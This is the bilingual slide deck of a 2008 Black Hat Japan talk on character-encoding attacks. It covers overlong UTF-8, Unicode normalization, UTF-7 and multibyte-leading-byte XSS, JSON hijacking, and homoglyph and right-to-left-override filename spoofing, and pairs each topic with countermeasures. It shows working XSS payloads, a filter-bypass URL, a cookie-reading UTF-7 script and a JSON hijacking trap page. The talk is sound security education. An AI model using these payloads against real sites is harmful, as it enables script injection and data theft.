Attacking with Character Encoding for Profit and Fun

～趣味と実益の文字コード攻撃～

NetAgent Co.,Ltd.
http://www.netagent.co.jp/

Black Hat Japan 2008

Yosuke HASEGAWA
hasegawa@utf-8.jp

Who are you?

Yosuke HASEGAWA

- NetAgent Co.,Ltd R&D dept.
- Microsoft MVP award for Windows Security
- Investigating about the security issues that a character code such as Unicode causes
- Discovered a lot of vulnerabilities including IE and Mozilla Firefox so far, such as CVE-2008-0416, CVE-2008-1468, CVE-2007-2225, CVE-2007-2227 and ...

http://utf-8.jp/

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Agenda

- **Introduction**
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- **はじめに**
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Introduction

はじめに

What is the relation between charsets and security?

文字コードとセキュリティ、
何が関係あるの?

What's the relation between charsets and security ?

- **Web browser is Text Parser**
  - **Handles text data such as HTML/ XML…**

- Webブラウザはテキストパーサ
  - HTMLやXMLなどのテキストデータを処理…

What's the relation between charsets and security ?

- **Upgrading from legacy encoding to Unicode.**
  - **EUC-JP / Shift_JIS are often mixed in Unicode**

- レガシーな文字コードからUnicodeへの移行
  - EUC-JPやShift_JISと、Unicodeの混在

What's the relation between charsets and security ?

- **Visual effect**
  - **Similar lettes could be effective tools for attackers**

- 視覚的な効果
  - 視覚的に似た文字など、攻撃者の強力な道具

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Comparison: match/ unmatch

比較の一致/不一致

Comparison: match/unmatch

- **String comparison and detection**
  - **Basic processing for security**
  - **"confirm SAFE string to pass" or "detect DANGEROUS string"**
- 文字列の比較検出
  - セキュリティのための基本処理
  - 「安全な文字列の確認」や「危険な文字列の検出」

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Redundant encoding

/

U+002F

Valid	Invalid
0x2F	0xC0 0xAF
	0xE0 0x80 0xAF
	0xF0 0x80 0x80 0xAF

- **Overlong forms of UTF-8**
  - **One of the traditional attack techniques**
- UTF−8の非最小形式
  - 伝統的な攻撃手法のひとつ

Redundant encoding

- **MS00-057 is famous.**
  - **Currently, attacks like this have already become fossils..**
- IISのMS00-057が有名
  - もはや化石のような攻撃手法

"fossils", Really?

ほんとに化石?

Redundant encoding

- CVE-2008-2938
  Apache Tomcat UTF-8 Directory Traversal Vulnerability
  - Published: Aug 12 2008
- Still existing issue, not past, "Living Fossil".

- いまでも存在する「生きた化石」

Redundant encoding

- **Countermeasure:**
  - **Don't implement functions handling UTF-8 yourself.**
  - **Convert all strings into UTF-16 beforehand**


  - 自前でUTF−8を扱わない
  - 処理前にUTF−16などに変換する

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ


Many-to-one Conversion




In Japan, path delimiter is displyaed as YEN-SIGN.

- **Conversions from Unicode to others has several "many-to-one" pairs.**
- Unicodeから他の文字コードへの変換は多対一で行われる

Many-to-one Conversion



Many-to-one Conversion



C:¥temp

名前	サイズ	種類	更新日時	属性
..¥		ファイル フォルダ	2006/11/27 16:...	
..¥..¥Windows		ファイル フォルダ	2006/11/27 16:...	


- **"..\" and "..\..\Windows" is existing in "C:\temp" folder.**
- **Path traversal occurs when handling filenames as ANSI.**
- ファイル名をANSIで扱うとパストラバーサル

Many-to-one Conversion

DEMO

Many-to-one Conversion

- **A lot of letters converted from Unicode are "many-to-one".**



- 多数の文字が多対一で変換

Many-to-one Conversion

- **Contermeasure:**
  - **Handle strings as Unicode,without conversion.**
  - **Don't convert after validation, even if conversion is necessary.**

  - Unicodeのまま文字列を扱い、変換しない
  - (変換するとしても)検査後には変換しない

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Upper case and Lower case

- **Definition of the identification for Upper-Case and Lower-Case is different by a language culture.**

- 大文字、小文字同一視の定義は、言語文化によって異なる

Upper case and Lower case

Comparison of Upper-Case and Lower-Case

Word 単語	**Equivalent** 一致	**Nonequivalent** 不一致
Gif / GIF	U.S. アメリカ	Turkey トルコ
Maße/MASSE	Germany ドイツ	U.S. アメリカ
Maße / Masse	Switzerland スイス	Germany ドイツ U.S. アメリカ

「Windowsプログラミングの極意」,株式会社アスキー,ISBN978-4-7561-5000-4,P.340より

Upper case and Lower case

- **Countermeasure:**
  - **Don't adopt difference between lower case and upper case as boundary of security.**
  - **Never rely on case-conversion rules you expect.**


  - 大文字、小文字の差でセキュリティ上の分界点をつくらない

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Normalization




- **Unicode supports the Compsition and Decomposition of letters.**
  - **No differences in appearance, but byte sequences are different**
- Unicodeは文字の分解・合成をサポート
  - 見た目は同じでもバイト列が異なる表現

Normalization

- **Unicode defines four specific forms of normalization.**
  - **NFC** Normalization Form Canonical Composition
  - **NFD** Normalization Form Canonical Decomposition
  - **NFKC** Normalization Form Compatibility Composition
  - **NFKD** Normalization Form Compatibility Decomposition
- **Cannot restore original byte sequence after Normalization.**


- Unicodeでは4種類の正規化方法を規定
- 正規化した結果から元のバイト列の復元はできない

Normalization



- **Normalization process changes the byte sequence into another of different meaning**
- 正規化により意味の異なるバイト列に変化

Normalization



Normalization

- **Countermeasure:**
  - **Never normalize strings after validation.**

  - 文字列の検査後に正規化を行わない

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Embedded invalid characters

- **Depending on the implementation, illegal byte sequence is often ignored or converted to unexpected characters.**
- 処理系によっては不正なバイト列が無視されたり、想定外の文字に変換されることがある

Embedded invalid characters

- **Firefox prior to 2.0.0.12 had ignored 0x80 under Shift_JIS encoding.**
- Firefox 2.0.0.12以前のバージョンはShift_JISのときに0x80を無視する

```
<s[0x80]c[0x80]r[0x80]ipt>
    alert(1)
</s[0x80]c[0x80]r[0x80]ipt>
```

Embedded invalid characters

- **IE ignores 0x00.**
- IEは0x00を無視する

```
<s[0x00]c[0x00]r[0x00]ipt>
    alert(1)
</s[0x00]c[0x00]r[0x00]ipt>
```

Embedded invalid characters

- **IE considers 0x0B and 0x0C as delimiter.**
- IEは0x0Bと0x0Cを区切り文字とみなす

```
<script[0x0B]> alert(1) </script>

<input type=text
   value=a[0x0C]onmousover=alert(1)>
```

Embedded invalid characters

- **Countermeasure:**
  - **Generate only safe string with white listing.**

  - ホワイトリストを用いて安全な文字列のみ生成する。

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Embedded leading bytes

- **Inject leading byte of Multi Byte Character Set(MBCS) to bypass filters**

- マルチバイト文字の先行バイトを注入することでフィルタを回避

Embedded leading bytes

```
name:
  <input type=text value="[0x82]">
e-mail:
  <input type=text value=" onmouseover=...//">
```

- **Invalidate quotation with 0x82, leading byte of Shift_JIS.**

- Shift_JISの先行バイトである0x82でダブルクォートを無効にする

Embedded leading bytes

```
UTF-8
 http://example.com/?%3cscript%20%E2%3Ealert(1);...
 http://example.com/?%E2%22onmouseover=alert(1)
Shift_JIS
 http://example.com/?%3cscript%20%81%3E%3ealert(1);...
EUC-JP
 http://example.com/?%3cscript%20%E0%3Ealert(1);...
 http://example.com/?%E0%22onmouseover=alert(1)
```

- **Bypass XSS Filter of IE8 using leadbyte of MBCS.**
- IE8のXSS Filterも回避

Embedded invalid characters

- **Countermeasure:**
  - **Validate by a letter unit.**
  - **Convert another encoding...**

  - 文字単位で検証
  - 他の文字コードに変換...


Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Mismatch in charset information

- **Different understanding about the charset between server and client**



- サーバとクライアント間でcharsetの解釈が異なる

Mismatch in charset information

- **Typical issue is XSS with UTF-7**
  - **When charset is ambiguous, IE assumes it as UTF-7 and causes XSS.**

- 典型的にはUTF-7によるXSSが該当
  - charsetが不明瞭なとき、IEはUTF-7だと解釈してXSSが発生

Mismatch in charset information

- **No charset is specified neither HTTP response header nor <meta>**
- charsetが指定されていない

```
HTTP/1.1 200 OK
Content-Type: text/html
...
<html><head>
<meta http-equiv="content-type"
  content="text/html">
</head><body>
+ADw-script+AD4- alert(1) +ADw-/script+AD4-...
```

Mismatch in charset information

- **Unrecognizable charset name for IE**
- IEが解釈できないcharset名

```
<meta http-equiv='content-type'
    content='text/html;charset=CP932'>
+ADw-script+AD4-
    alert(document.cookie);
+ADw-/script+AD4-
```

- **Typically wrong charset names are: CP932 / MS932 / sjis / jis / utf8 ...**

Mismatch in charset information

- **Inject fake <meta> before original it.**
- 本来の<meta>より前に偽の<meta>を注入

```
<title>+ADw-/title+AD4-
 +ADw-meta http-equiv+AD0-'content-type'
 content+AD0-'text/html+ADs-charset+AD0-utf-7'+AD4-
</title>
<meta http-equiv='content-type'
  content='text/html;charset=euc-jp'>
```

Mismatch in charset information

- **UTF-7 issues affect not only IE, but also other browsers.**

- **UTF-7**の問題は**IE**だけでなく他のブラウザにも影響

Mismatch in charset information

- **Yet Another JSON Hijacking with UTF-7**
  - **If no charset is specified in HTTP response header**
  - **If attacker can control a part of JSON string**
- **Attacker can handle inside data of the JSON**
- **UTF-7**を使った**JSON Hijacking**
  - **HTTP**レスポンスヘッダに**charset**がない
  - 攻撃者が**JSON**の一部をコントロール可能
- **JSON**内のデータを操作可能

Mismatch in charset information

- **JSON Hijacking with UTF-7**

JSON for target: http://example.com/target.json

```
[
  {
        ″name″ : ″abc+MPv/fwAiAH0AXQA7-var t+AD0AWwB7ACIAIg-:+ACI-″,
        ″mail″ : ″hasegawa@utf-8.jp″
  },
  {
     ″name″ : ″Kanatoko″,
     ″mail″ : ″anvil@example.com″
  }
]
```

Injected by the attacker

No charset in HTTP response header

This means...

Mismatch in charset information

- **JSON Hijacking with UTF-7**

JSON for target: http://example.com/target.json

```
[
  {
        ″name″ : ″abc″}];var t=[{″″:″″,
        ″mail″ : ″hasegawa@utf-8.jp″
  },
  {
    ″name″ : ″Kanatoko″,
    ″mail″ : ″anvil@example.com″
  }
]
```

No charset in HTTP response header

Mismatch in charset information

- **JSON Hijacking with UTF-7**

Trap page:

```
<script src="http://example.com/target.json"
    charset="utf-7"></script>
<script>
    alert( t[ 1 ].name + t[ 1 ].mail );
</script>
```

```
[
  {
          "name" : "abc"}];var t=[{"":"",
          "mail" : "hasegawa@utf-8.jp"
  },
  {
    "name" : "Kanatoko",
    "mail" : "anvil@example.com"
  }
]
```

Specify charset as UTF-7 from outside of JSON.
No need to use __defineSetter__

外からJSONがUTF-7であると指定。
setterが使えない場面でも有効。

Mismatch in charset information

DEMO

Mismatch in charset information

- **Countermeasure for XSS:**
  - **Specify charset cleary at HTTP response header.**
  - **Specify recognizable charset name by browser.**
  - **Don't place the text attacker can control before "<meta>" .**
  - **charset**を**HTTP**レスポンスヘッダで明記する
  - ブラウザが理解できる**charset**名とする
  - **<meta>**より前に攻撃者がコントロールできる文字列を置かない

Mismatch in charset information

- **Countermeasure for JSON:**
  - **Place "while (1);" before JSON text.**
  - **Accept only "POST", Reject access by "GET".**


  - **while(1);** を**JSON**の前に配置
  - **POST**のみ受け入れる

Agenda


Introduction	はじめに
Comparison: match/unmatch	比較の一致/不一致
- Redundant encoding	- 冗長なエンコーディング
- Many-to-one Conversion	- 多対一の変換
- Upper case and Lower case	- 大文字と小文字
- Normalization	- 正規化
- Embedded invalid characters	- 不正なバイト列の埋め込み
- Embedded leading bytes	- 先行バイトの埋め込み
- Mismatch in charset information	- エンコード情報の不一致
- Interpreting 7-bit encoding	- 7ビット文字コードの解釈
Deceptive indications	表示上の欺瞞
- Characters with similar appearance	- 視覚的に似た文字
- Invisible characters	- 見えない文字
- Embedded control characters	- 制御文字の埋め込み
Conclusion	まとめ

Interpreting 7-bit encoding

- **IE ignores the most significant bit of US-ASCII.**
- **IE**は**US-ASCII**の最上位ビットを無視する



Interpreting 7-bit encoding



```
ADDRESS   00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   0123456789ABCDEF
00000000  3C 68 74 6D 6C 3E 0D 0A 20 20 3C 68 65 61 64 3E   <html>..  <head>
00000010  0D 0A 20 20 20 20 3C 6D 65 74 61 20 68 74 74 70   ..    <meta http
00000020  2D 65 71 75 69 76 3D 22 63 6F 6E 74 65 6E 74 2D   -equiv="content-
00000030  74 79 70 65 22 20 63 6F 6E 74 65 6E 74 3D 22 74   type" content="t
00000040  65 78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65   ext/html; charse
00000050  74 3D 55 53 2D 41 53 43 49 49 22 3E 0D 0A 20 20   t=US-ASCII">..
00000060  3C 2F 68 65 61 64 3E 0D 0A 20 20 3C 62 6F 64 79   </head>..  <body
00000070  3E 0D 0A 20 20 20 20 20 BC 73 63 72 69 70 74 BE   >..     ｼscriptｾ
00000080  61 6C 65 72 74 28 31 29 3B BC 2F 73 63 72 69 70   alert(1);ｼ/scrip
00000090  74 BE 0D 0A 20 20 3C 2F 62 6F 64 79 3E 0D 0A 3C   tｾ..  </body>..<
000000A0  2F 68
```

http://example.com/ - Windows Internet Explorer

http://example.com/

Windows Internet Expl...

1

OK

Interpreting 7-bit encoding

- **Countermeasure:**
  - **Specify charset cleary on HTTP response header.**
  - **Don't use US-ASCII. Use ISO-8859-1 and so on.**

  - **HTTP**レスポンスヘッダで**charset**を明記する
  - **US-ASCII**を避け、**ISO-8859-1**などを使う

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Deceptive indications

表示上の欺瞞

Deceptive indications

- Visual effect for human being
  - Provoke a mistake
  - Effective and useful tool for attackers
- 人間に対する視覚的な効果
  - ミスを誘う
  - 攻撃者の強力で便利な道具

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Characters with similar appearance

- **Such as "1" (Digit One) and "l" (Small letter L)...**
  - http://bank1.example.com/
  - http://bankl.example.com/
- **More and more on Unicode...**
  - **Solidus "/" and "∕"(U+2215;Division Slash)**

http:/∕$\underbrace{\text{example.co.jp∕t.example.com}}_{\text{Domain name}}$/foo/bar

- 数字の1(イチ)と小文字のl(エル)など
- **Unicode**だともっとたくさん

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Invisible characters

- **Invisible byte sequence**
  - **Unicode**


U+200B	ZERO WIDTH SPACE
U+200C	ZERO WIDTH NON-JOINER
U+200D	ZERO WIDTH JOINER
U+202A	LEFT-TO-RIGHT EMBEDDING
U+FEFF	BYTE ORDER MARK (ZWNBSP)

  - **ISO-2022-JP**
    Escape sequences


0x1B 0x24 0x40	0x1B 0x24 0x42	0x1B 0x28 0x42

Invisible characters

- **Using for filename, registry**



名前	サイズ	種類	更新日時	属性
abc.txt	0 KB	テキスト ドキュメント	2006/11/27 16:...	A
abc.txt	0 KB	テキスト ドキュメント	2006/11/27 16:...	A



Policies
Run
RunOnce
RunOnce
Settings
Shell Extensions

マイ コンピュータ¥HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥F

Invisible characters

DEMO

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ


Embedded control characters

- **Unicode Bidirection (Bidi)**
  - **Part of string is displayed from RIGHT to LEFT**
  - **U+202E (Right-to-Left Override;RLO)**

this–(U+202E)txt.exe	Actual byte sequence
this–exe.txt	Displayed text

- **Unicode**の双方向機能(**Bidi**)
  - 文字列の一部が右から左に表示される

Embedded control characters



名前	サイズ	種類	更新日時	属性
this-exe.txt	657 KB	アプリケーション	2006/11/27 16:...	A


this-(U+202E)txt.exe	Actual byte sequence
this-exe.txt	Displayed text

Embedded control characters

DEMO

Deceptive indications

- **Countermeasure:**
  - **Prepare multiple confirmation methods**
  - **SSL / EVSSL**




EV証明書とは？ ― SSL のクロトラ - Windows Internet Explorer

https://日本クロストラスト.jp/ 日本クロストラスト株...

EV証明書とは？ ― SSL のクロトラ

  - **Display as Punycode**



http://example.co.xn--jpt-uc2a.example.com/

http://172.18.2.238/

この Web アドレスには現在の言語設定では表示できない文字または記号が含まれています。ここをクリックするとオプションが表

Agenda

- Introduction
- Comparison: match/unmatch
  - Redundant encoding
  - Many-to-one Conversion
  - Upper case and Lower case
  - Normalization
  - Embedded invalid characters
  - Embedded leading bytes
  - Mismatch in charset information
  - Interpreting 7-bit encoding
- Deceptive indications
  - Characters with similar appearance
  - Invisible characters
  - Embedded control characters
- Conclusion

- はじめに
- 比較の一致/不一致
  - 冗長なエンコーディング
  - 多対一の変換
  - 大文字と小文字
  - 正規化
  - 不正なバイト列の埋め込み
  - 先行バイトの埋め込み
  - エンコード情報の不一致
  - 7ビット文字コードの解釈
- 表示上の欺瞞
  - 視覚的に似た文字
  - 見えない文字
  - 制御文字の埋め込み
- まとめ

Conclusion

まとめ

Conclusion

- **Never convert to another encoding or normalize after validating strings.**
- **Don't be deceived only by an appearance.**
- **Security issues concerning character encodings are uncultivated fields.**
- 検査後は変換・正規化しない
- 見た目だけに騙されない
- 文字コード×セキュリティって未開拓

Questions?

Yosuke HASEGAWA

- **hasegawa@netagent.co.jp**
- **hasegawa@utf-8.jp**

- **http://utf-8.jp/**